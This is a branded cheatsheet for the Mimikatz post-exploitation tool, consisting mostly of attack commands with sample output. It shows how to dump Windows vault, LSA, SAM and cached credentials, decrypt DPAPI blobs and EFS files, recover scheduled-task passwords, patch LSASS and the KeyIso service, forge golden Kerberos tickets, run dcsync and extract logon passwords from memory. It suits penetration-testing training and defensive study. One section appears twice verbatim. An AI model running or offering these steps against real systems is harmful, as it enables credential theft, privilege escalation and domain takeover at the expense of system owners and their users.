MiMiKATZ COMPREHENSiVE CHEATSHEET

HADESS

WWW.HADESS.IO

INTRODUCTION

"Mimikatz Comprehensive Book" is a definitive guide to understanding and leveraging Mimikatz, a powerful post-exploitation tool widely used in the field of cybersecurity. Authored by renowned security researcher Benjamin DELPY, this book delves deep into the intricacies of Mimikatz, offering comprehensive insights, practical examples, and expert tips for both novice and experienced security professionals.

The book begins with an exploration of the fundamental concepts behind Mimikatz, providing readers with a solid foundation in its capabilities and potential applications. From there, it progresses into more advanced topics, covering everything from memory manipulation techniques to the extraction of sensitive data such as passwords, keys, and tokens from Windows systems.

Throughout the chapters, readers will discover detailed explanations of Mimikatz commands, their syntax, and their practical usage in real-world scenarios. The author's extensive experience in the field shines through as he shares invaluable insights into the nuances of post-exploitation techniques, demonstrating how Mimikatz can be leveraged to bypass security measures, escalate privileges, and extract critical information from target systems.

Furthermore, "Mimikatz Comprehensive Book" goes beyond mere instruction, offering readers a deep dive into the underlying mechanisms of Mimikatz and its interaction with various Windows components. This holistic approach enables readers to gain a thorough understanding of the tool's inner workings, empowering them to customize and optimize their exploitation strategies for maximum effectiveness.

In addition to its technical content, the book also addresses ethical considerations and best practices for responsible use of Mimikatz in penetration testing, red teaming, and other security assessments. By emphasizing the importance of ethical conduct and adherence to legal boundaries, the author ensures that readers approach the tool with integrity and professionalism.

Whether you're a cybersecurity enthusiast looking to expand your knowledge or a seasoned professional seeking to enhance your offensive security toolkit, "Mimikatz Comprehensive Book" offers invaluable insights and practical guidance that will take your understanding of Mimikatz to the next level. With its comprehensive coverage, practical examples, and expert guidance, this book is a must-have resource for anyone seeking to master the art of post-exploitation with Mimikatz.

DOCUMENT INFO

HADESS

To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.

At Hadess, our mission is twofold: to unleash the power of white hat hacking in punishing black hat hackers and to fortify the digital defenses of our clients. We are committed to employing our elite team of expert cybersecurity professionals to identify, neutralize, and bring to justice those who seek to exploit vulnerabilities. Simultaneously, we provide comprehensive solutions and services to protect our client's digital assets, ensuring their resilience against cyber attacks. With an unwavering focus on integrity, innovation, and client satisfaction, we strive to be the guardian of trust and security in the digital realm.

Security Researcher
Fazel Mohammad Ali Pour(https://x.com/ArganexEmad)




TABLE OF CONTENT

EXECUTIVE SUMMARY

The "Mimikatz Comprehensive Book" offers a technical deep dive into Mimikatz, a powerful post-exploitation tool used for extracting sensitive information from Windows systems. Authored by Benjamin DELPY, this book provides a detailed exploration of Mimikatz's functionalities, commands, and underlying mechanisms. Readers are introduced to Mimikatz's capabilities in manipulating system memory, extracting passwords, keys, and tokens, and performing privilege escalation on target systems. Through practical examples and detailed explanations, readers gain a comprehensive understanding of Mimikatz's usage scenarios and its potential impact on security assessments.


In addition to covering basic usage, the book delves into advanced exploitation techniques, empowering readers to optimize their post-exploitation strategies. Topics such as remote execution, memory dumping, and exploiting authentication protocols are thoroughly explored, providing readers with the knowledge and skills needed to navigate complex security environments. Throughout the book, emphasis is placed on ethical considerations and responsible use, ensuring that readers approach Mimikatz with integrity and professionalism.

Key Findings

One of the key findings of the book is the extensive coverage of Mimikatz's capabilities, including its ability to extract passwords, keys, and tokens from Windows systems. Through practical examples and detailed explanations, readers gain insights into how Mimikatz can be used to bypass security measures and escalate privileges, making it a valuable asset for penetration testers and red teamers. Additionally, the book emphasizes the importance of ethical conduct and adherence to legal boundaries when using Mimikatz, ensuring that readers approach post-exploitation activities responsibly and ethically.

01

ATTACKS



The Standard Credential Extraction

Mimikatz simplifies the process of extracting credentials from a Windows system using a straightforward command: `vault::cred`. This command retrieves stored credentials from the Windows Vault, which is used to store sensitive data such as passwords and authentication tokens. Let's explore how this command works and its typical output.

Basic Command Usage

To extract credentials using Mimikatz, the command is as follows:

```
mimikatz # vault::cred
```

When executed, this command might produce output similar to the following:

```
TargetName : genaddr / <NULL>
UserName   : genuser
Comment    : <NULL>
Type       : 1 - generic
Persist    : 3 - enterprise
Flags      : 00000000
Credential : genpass
Attributes : 0

TargetName : domsrv / <NULL>
UserName   : domusr
Comment    : <NULL>
Type       : 2 - domain_password
Persist    : 3 - enterprise
Flags      : 00000000
Credential :
Attributes : 0

TargetName : LegacyGeneric:target=genaddr / <NULL>
UserName   : genuser
Comment    : <NULL>
Type       : 1 - generic
Persist    : 3 - enterprise
Flags      : 00000000
Credential : genpass
Attributes : 0

TargetName : Domain:target=domsrv / <NULL>
UserName   : domusr
Comment    : <NULL>
Type       : 2 - domain_password
Persist    : 3 - enterprise
Flags      : 00000000
Credential :
Attributes : 0
```

Explanation of Output

- **TargetName**: The name of the target resource or service.
- **UserName**: The username associated with the credential.
- **Type**: Indicates the type of credential (1 - generic, 2 - domain_password).
- **Persist**: Describes the persistence level of the credential (3 - enterprise).
- **Flags**: Additional flags associated with the credential.
- **Credential**: The actual credential data, such as a password.

This output is generated using the standard API `CredEnumerate` with the `CRED_ENUMERATE_ALL_CREDENTIALS` flag, which attempts to retrieve all stored credentials.

Using Mimikatz to Extract Web Credentials

Combining `vault::cred` with `vault::list` can yield a comprehensive list of credentials, especially those related to web services. For example:

```
mimikatz # vault::list
```

Working with LSASS and DPAPI

In some cases, you might need to access network share credentials, RDP passwords, etc., which are stored in LSASS. This requires administrative privileges to alter LSASS.

Altering LSASS Logic

You can use the `/patch` argument to prevent LSASS from checking the credential type:

```
mimikatz # sekurlsa::patch
```

This approach is risky and generally not recommended. Instead, using the Data Protection API (DPAPI) is a safer method.

Extracting Credentials with DPAPI

DPAPI is a built-in Windows mechanism for protecting data. Credentials are stored in user profiles, typically found in:

```
%appdata%\Microsoft\Credentials
%localappdata%\Microsoft\Credentials
```

Example Command

To view the content of a credential file:

```
mimikatz # dpapi::cred
/in:"%appdata%\Microsoft\Credentials\85E671988F9A2D1981A4B6791F9A4EE8"
```

This command will output details such as:

```
**BLOB**
  dwVersion           : 00000001 - 1
  guidProvider        : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
  dwMasterKeyVersion  : 00000001 - 1
  guidMasterKey       : {cc6eb538-28f1-4ab4-adf2-f5594e88f0b2}
  dwFlags             : 20000000 - 536870912 (system ; )
  dwDescriptionLen    : 00000050 - 80
  szDescription       : Données d'identification d'entreprise
  ...
```

Decrypting the Blob

If the `dwFlags` includes `CRYPTPROTECT_SYSTEM`, the blob is protected by the system and cannot be decrypted by a standard user. The `guidMasterKey` indicates the necessary master key for decryption.

Master Key Location

Master keys are stored in:

```
%appdata%\Microsoft\Protect\<usersid>\cc6eb538-28f1-4ab4-adf2-f5594e88f0b2
```

To extract the master key:

```
mimikatz # dpapi::masterkey /in:"%appdata%\Microsoft\Protect\S-1-5-21-
1719172562-3308538836-3929312420-1104\cc6eb538-28f1-4ab4-adf2-f5594e88f0b2"
```

Using RPC for Domain Controllers

Domain controllers can decrypt master keys for authorized users using the RPC service. To use this feature:

```
mimikatz # dpapi::masterkey /in:"%appdata%\Microsoft\Protect\S-1-5-21-
1719172562-3308538836-3929312420-1104\cc6eb538-28f1-4ab4-adf2-f5594e88f0b2"
/rpc
```

Final Decryption

With the master key in Mimikatz's cache, decrypt the credential file again:

```
mimikatz # dpapi::cred
/in:"%appdata%\Microsoft\Credentials\85E671988F9A2D1981A4B6791F9A4EE8"
```

The output will include decrypted credentials:

```
**CREDENTIAL**
  credFlags      : 00000030 - 48
  credSize       : 0000008e - 142
  ...
  UserName       : domusr
  CredentialBlob : dompass
  ...
```

Decrypt EFS files

Decrypting Encrypted File System (EFS) files can be complex, but it's manageable with the right tools and knowledge. Here's a detailed guide based on Benjamin Delpy's work. This guide assumes you have access to the encrypted files on a Windows system and the necessary user data.

Decrypting EFS files involves:

1. Retrieving and exporting the necessary certificate.
2. Locating and exporting the associated private key.
3. Decrypting the master key using the user password.
4. Using the decrypted master key to decrypt the private key.
5. Applying the decrypted private key to access the encrypted file.

Prerequisites

1. **Encrypted file(s) access on a Windows system:** Ensure you can access the encrypted files. In this guide, a mapped partition `d:\` is used.
2. **User's SystemCertificates, Crypto, and Protect folders:** These folders contain crucial data for decrypting EFS files. You can find these folders at `d:\Users\<Username>\AppData\Roaming\Microsoft`.
3. **Master key or a way to decrypt it:** This could be the user's password, SHA1, NTLM, Domain backup key, or a memory dump. For this guide, we use the user password `waza1234/`.

Step-by-Step Guide

1. Get Information about the Encrypted File

First, gather information about the encrypted file and the certificate used to encrypt it.

```
cipher /c "d:\Users\Gentil Kiwi\Documents\encrypted.txt"
```

This command provides details like the certificate's fingerprint. For instance:

2. Export the Certificate

Use Mimikatz to export the certificate.

```
mimikatz # crypto::system /file:"D:\Users\Gentil
Kiwi\AppData\Roaming\Microsoft\SystemCertificates\My\Certificates\B53C6DE283
C00203587A03DD3D0BF66E16969A55" /export
```

This command saves the certificate to a `.der` file.

3. Locate and Export the Private Key

Find the private key associated with the certificate. Unfortunately, filenames are not directly linked to container names. You need to test them to find the correct one.

```
mimikatz # dpapi::capi /in:"D:\Users\Gentil
Kiwi\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-494464150-3436831043-
1864828003-1001\79e1ac78150e8bea8ad238e14d63145b_4f8e7ec6-a506-4d31-9d5a-
1e4cbed4997b"
```

Check if the `pUniqueName` field matches the container name from the certificate export step.

4. Decrypt the Master Key

The private key is encrypted with a master key. Use Mimikatz to decrypt this master key.

```
mimikatz # dpapi::masterkey /in:"D:\Users\Gentil
Kiwi\AppData\Roaming\Microsoft\Protect\S-1-5-21-494464150-3436831043-
1864828003-1001\1eccdbd2-4771-4360-8b19-9d6060a061dc" /password:waza1234/
```

5. Decrypt the Private Key

With the master key decrypted, proceed to decrypt the private key.

```
mimikatz # dpapi::capi /masterkey:7e86f2b799... /in:"D:\Users\Gentil
Kiwi\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-494464150-3436831043-
1864828003-1001\79e1ac78150e8bea8ad238e14d63145b_4f8e7ec6-a506-4d31-9d5a-
1e4cbed4997b"
```

6. Decrypt the EFS File

Finally, use the decrypted private key to decrypt the EFS file. This step may involve using additional tools or scripts to apply the private key and decrypt the file content.

scheduled tasks credentials

This guide demonstrates how to retrieve scheduled task passwords using Mimikatz. Benjamin DELPY shared this method, and it involves accessing Windows credential vaults and decrypting credential blobs.

Step-by-Step Instructions

1. Vault Credentials Method

After creating a scheduled task, Windows stores a copy of the task credential in the owner's credential vault. Use Mimikatz to extract these credentials:

```
mimikatz # vault::cred
```

```
TargetName : LAB\admin / <NULL>
UserName   : LAB\admin
Comment    : <NULL>
Type       : 1 - generic
Persist    : 3 - enterprise
Flags      : 00000000
Credential : waza1234/a
Attributes : 0
```

These credentials can be exposed by using `sekurlsa::credman` or `sekurlsa::logonpasswords`:

```
mimikatz # sekurlsa::credman
```

Example output:

```
```
Authentication Id : 0 ; 183160 (00000000:0002cb78)
Session   : Interactive from 1
User Name   : Administrateur
Domain   : LAB
Logon Server   : DC-0
Logon Time   : 03/01/2017 22:27:52
SID   : S-1-5-21-412031729-2859336904-2073880905-500
        credman :
         [00000000]
         * Username : LAB\admin
         * Domain   : LAB\admin
         * Password : waza1234/a
```
```

2. Elevating to SYSTEM

To access system credentials, elevate to SYSTEM and request the credentials:

```
mimikatz # privilege::debug
mimikatz # token::elevate
mimikatz # vault::cred
```

2. Elevating to SYSTEM

To access system credentials, elevate to SYSTEM and request the credentials:

```
mimikatz # privilege::debug
mimikatz # token::elevate
mimikatz # vault::cred
```

Example output:

```
TargetName : Domain:batch=TaskScheduler:Task:{813565C4-C976-4E78-A1CA-
8BDAE749E965} / <NULL>
UserName   : LAB\admin
Comment    : <NULL>
Type       : 2 - domain_password
Persist    : 2 - local_machine
Flags      : 00004004
Credential :
Attributes : 0
```

To expose the credential, use the patch option:

```
mimikatz # vault::cred /patch
```

Example output:

```
TargetName : Domain:batch=TaskScheduler:Task:{813565C4-C976-4E78-A1CA-
8BDAE749E965} / <NULL>
UserName   : LAB\admin
Credential : waza1234/a
```

3. DPAPI Method

System credentials are stored in:

```
%systemroot%\System32\config\systemprofile\AppData\Local\Microsoft\Credentia
ls
```

List the directory contents:

```
C:\>dir /a
%systemroot%\System32\config\systemprofile\AppData\Local\Microsoft\Credentia
ls
```

Decrypt the credential blob with Mimikatz:

```
mimikatz # dpapi::cred
/in:%systemroot%\System32\config\systemprofile\AppData\Local\Microsoft\Crede
ntials\AA10EB8126AA20883E9542812A0F904C
```

Example output:

```
**CREDENTIAL**
  credFlags      : 00000030 - 48
  credSize       : 000000fe - 254
  Type           : 00000002 - 2 - domain_password
  UserName       : LAB\admin
  CredentialBlob : waza1234/a
```

4. Extracting DPAPI Master Keys

To extract and use DPAPI master keys:

```
mimikatz # sekurlsa::dpapi
```

Use the master key to decrypt the credential blob:

```
mimikatz # dpapi::cred
/in:%systemroot%\System32\config\systemprofile\AppData\Local\Microsoft\Crede
ntials\AA10EB8126AA20883E9542812A0F904C
/masterkey:0a942e9dfc934246081ed23f371c42fc0f9fcb6dcd3285ac210cd64c26dec3adc
120eee7abdd56c68acd051850fd923380bc2e3a1558354eac53c2da6e73bbce
```

Example output:

```
**CREDENTIAL**
  UserName       : LAB\admin
  CredentialBlob : waza1234/a
```

5. Offline Method

To retrieve credentials offline, dump secrets from SYSTEM and SECURITY files:

```
mimikatz # lsadump::secrets /system:c:\backup\SYSTEM
/security:c:\backup\SECURITY
```

Extract and decrypt master key:

```
mimikatz # dpapi::masterkey /in:%systemroot%\System32\Microsoft\Protect\S-1-
5-18\User\5d4e7e0d-d922-4783-8efc-9319b45b1c9a
/system:c89e39644a0b05aa3b3939c8320282f857d9182c
```

Decrypt the credential blob:

```
mimikatz # dpapi::cred
/in:%systemroot%\System32\config\systemprofile\AppData\Local\Microsoft\Crede
ntials\AA10EB8126AA20883E9542812A0F904C
```

Crypto Module

The Mimikatz crypto module is a versatile tool for interacting with CryptoAPI functions. This module provides functionality similar to the certutil utility and includes capabilities for token impersonation, patching legacy CryptoAPI functions, and modifying the CNG key isolation service.

- Use `crypto::stores` for a list of valid system stores and available stores within them.
- Non-exportable keys may often be exported after using `crypto::capi` and/or `crypto::cng`.
- Ensure you have the correct ACL on the filesystem to access private keys. Some operations might require elevated privileges (e.g., UAC prompts).
- Smartcard crypto providers may sometimes falsely report successful private key exports.

Commands

`providers`

Lists all available providers, including CryptoAPI and CNG providers if available on NT 6.

Usage:

```
mimikatz # crypto::providers
```

Output Example:

```
CryptoAPI providers :
 0. RSA_FULL      ( 1) - Microsoft Base Cryptographic Provider v1.0
 ...
CNG providers :
 0. Microsoft Key Protection Provider
 ...
```

`capi`

Patches a CryptoAPI function within the Mimikatz process to make unexportable keys exportable. Useful for providers such as:

- Microsoft Base Cryptographic Provider v1.0
- Microsoft Enhanced Cryptographic Provider v1.0
- Microsoft Enhanced RSA and AES Cryptographic Provider
- Microsoft RSA SChannel Cryptographic Provider
- Microsoft Strong Cryptographic Provider

Usage:

```
mimikatz # crypto::capi
```

Output Example:

```
Local CryptoAPI patched
```

`cng`

Modifies the KeyIso service in the LSASS process to make unexportable keys exportable. This is specifically useful for the Microsoft Software Key Storage Provider.

Usage:

```
mimikatz # privilege::debug
mimikatz # crypto::cng
```

Output Example:

```
"KeyIso" service patched
```

kerberos

The Kerberos module in Mimikatz, edited by Benjamin DELPY, allows interaction with Microsoft's Kerberos API. This module can operate without any special privileges and facilitates the creation of offline 'Golden tickets', which are long-duration TGT (Ticket Granting Ticket) tickets for any user.

Commands Overview

- **ptt**: Pass-The-Ticket
- **golden / silver**: Create TGT or TGS tickets
- **list**: List Kerberos tickets
- **tgt**: Display TGT information
- **purge**: Purge all Kerberos tickets from the current session

Command Details

ptt (Pass-The-Ticket)

Injects one or multiple Kerberos tickets into the current session.

Arguments:


- `filename` : The ticket's filename (multiple filenames can be used).
- `directory` : A directory path; all `.kirbi` files inside will be injected.

Example:

```
mimikatz # kerberos::ptt Administrateur@krbtgt-CHOCOLATE.LOCAL.kirbi
```

golden / silver

Creates Kerberos tickets (TGT or TGS) with arbitrary data for any user.



Common Arguments:

- `/domain` : Fully qualified domain name (e.g., chocolate.local).
- `/sid` : SID of the domain (e.g., S-1-5-21-130452501-2365100805-3685010670).
- `/user` : Username to impersonate.
- `/id` : User ID (default is 500 for the Administrator).
- `/groups` : Group IDs the user belongs to (comma-separated).

Key Arguments:

- `/rc4` or `/krbtgt` : The NTLM hash.
- `/aes128` : The AES128 key.
- `/aes256` : The AES256 key.

Target & Service for Silver Ticket:

- `/target` : Server/computer name where the service is hosted.
- `/service` : Service name for the ticket.

Target Ticket:

- `/ticket` : Filename for output (default is `ticket.kirbi`).
- `/ptt` : Inject the golden ticket into the current session without saving to file.

Lifetime Arguments:

- `/startoffset` : Start offset (in minutes).
- `/endin` : Duration of the ticket (in minutes).
- `/renewmax` : Maximum renewal duration (in minutes).

```
mimikatz # kerberos::golden /user:utilisateur /domain:chocolate.local
/sid:S-1-5-21-130452501-2365100805-3685010670
/krbtgt:310b643c5316c8c3c70a10cfb17e2e31 /id:1107 /groups:513
/ticket:utilisateur.chocolate.kirbi
```

tgt

Displays information about the TGT of the current session.

Example:

```
mimikatz # kerberos::tgt
```

list

Lists and exports Kerberos tickets (TGT and TGS) of the current session.

Arguments:

- `/export` : Exports all tickets to files.

Example:

```
mimikatz # kerberos::list /export
```

purge

Purges all tickets of the current session.

Example:

```
mimikatz # kerberos::purge
```

lsadump

The `lsadump` module in Mimikatz allows users to interact with various aspects of the Local Security Authority (LSA) and Security Account Manager (SAM) databases. It can extract sensitive information such as password hashes, secrets, and cached credentials. Below is a detailed overview of the commands available in this module, along with examples and usage scenarios.

- Ensure you have the necessary privileges to run these commands, especially for sensitive operations.
- Backup your data before performing offline operations.
- Understand the legal and ethical implications of using these tools in your environment. Unauthorized access to systems and data can result in severe consequences.

Commands

- `sam`
- `secrets`
- `cache`
- `lsa`
- `trust`
- `backupkeys`
- `rpdata`
- `dcsync`
- `netsync`

`sam`

The `sam` command dumps the Security Account Manager (SAM) database. This database contains NTLM, and sometimes LM, hashes of user passwords. The command can operate in two modes: online and offline.

Online Mode

To use the `sam` command online, you must have SYSTEM privileges. If you are not running Mimikatz with SYSTEM privileges, you will receive an access denied error.

Example:

```
mimikatz # lsadump::sam
```

If you encounter an access denied error, you can elevate your privileges using tools like `psexec` or the `token::elevate` command in Mimikatz.

Elevating Privileges:

```
mimikatz # privilege::debug
mimikatz # token::whoami
mimikatz # token::elevate
```

Running the Command Again:

```
mimikatz # lsadump::sam
```

Output:

```
Domain : VM-W7-ULT-X
SysKey : 74c159e4408119a0ba39a7872e9d9a56

SAMKey : e44dd440fd77ebfe800edf60c11d4abd

RID  : 000001f4 (500)
User : Administrateur
LM   :
NTLM : 31d6cfe0d16ae931b73c59d7e0c089c0

RID  : 000001f5 (501)
User : Invité
LM   :
NTLM :

RID  : 000003e8 (1000)
User : Gentil Kiwi
LM   :
NTLM : cc36cf7a8514893efccd332446158b1a
```

Offline Mode

To use the `sam` command offline, you need to have the SYSTEM and SAM hive files.

Backing Up Hive Files:

```
reg save HKLM\SYSTEM SystemBkup.hiv
reg save HKLM\SAM SamBkup.hiv
```

Or use Volume Shadow Copy or BootCD to backup these files:

- `C:\Windows\System32\config\SYSTEM`
- `C:\Windows\System32\config\SAM`

Running the Command:

```
mimikatz # lsadump::sam /system:SystemBkup.hiv /sam:SamBkup.hiv
```

`secrets`

The `secrets` command extracts LSA secrets, which may contain sensitive information such as service account passwords.

Example:

```
mimikatz # lsadump::secrets
```

`cache`

The `cache` command dumps cached domain credentials stored in the LSA.

Example:

```
mimikatz # lsadump::cache
```

`lsa`

The `lsa` command interacts with the LSA database to dump user information, including NTLM and Kerberos hashes.

Example:

```
mimikatz # lsadump::lsa /id:500
```

Example with Inject:

```
mimikatz # lsadump::lsa /inject /name:krbtgt
```

Example with Patch:

```
mimikatz # lsadump::lsa /patch
```

`dcsync`

The `dcsync` command uses the DRSR protocol to synchronize a specified entry from a domain controller, effectively simulating the behavior of domain controllers during replication.

Example:

```
mimikatz # lsadump::dcsync /domain:chocolate.local /user:Administrator
```

sekurlsa

The `sekurlsa` module in Mimikatz is used to extract sensitive information such as passwords, keys, PIN codes, and Kerberos tickets from the memory of the Local Security Authority Subsystem Service (LSASS) process, or from a minidump of it. This information can be crucial for security assessments and penetration testing.

Requirements

To work with the LSASS process, Mimikatz requires certain privileges:

1. **Administrator privileges** to acquire the `debug` privilege via `privilege::debug`.
2. **SYSTEM account** access via post-exploitation tools, scheduled tasks, or psexec -s. In this case, the debug privilege is not necessary.

Without these privileges, commands will fail with an error: `ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)`.

Initial Setup

Start by obtaining necessary privileges and setting up logging:

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # log sekurlsa.log
Using 'sekurlsa.log' for logfile : OK
```

Commands and Usage

1. **logonpasswords**: Extracts all available logon passwords.

```
mimikatz # sekurlsa::logonpasswords
```

Output example:

```
Authentication Id : 0 ; 88038 (00000000:000157e6)
Session           : Interactive from 1
User Name         : Gentil Kiwi
Domain            : vm-w7-ult
SID               : S-1-5-21-2044528444-627255920-3055224092-1000
        msv :
        [00000003] Primary
        * Username : Gentil Kiwi
        * Domain   : vm-w7-ult
        * LM       : d0e9aee149655a6075e4540af1f22d3b
        * NTLM     : cc36cf7a8514893efccd332446158b1a
        * SHA1     : a299912f3dc7cf0023aef8e4361abfc03e9a8c30
        tspkg :
        * Username : Gentil Kiwi
        * Domain   : vm-w7-ult
        * Password : waza1234/
        wdigest :
        * Username : Gentil Kiwi
        * Domain   : vm-w7-ult
        * Password : waza1234/
        kerberos :
        * Username : Gentil Kiwi
        * Domain   : vm-w7-ult
        * Password : waza1234/
        ssp :
        [00000000]
        * Username : admin
        * Domain   : nas
        * Password : anotherpassword
        credman :
        [00000000]
        * Username : nas\admin
        * Domain   : nas.chocolate.local
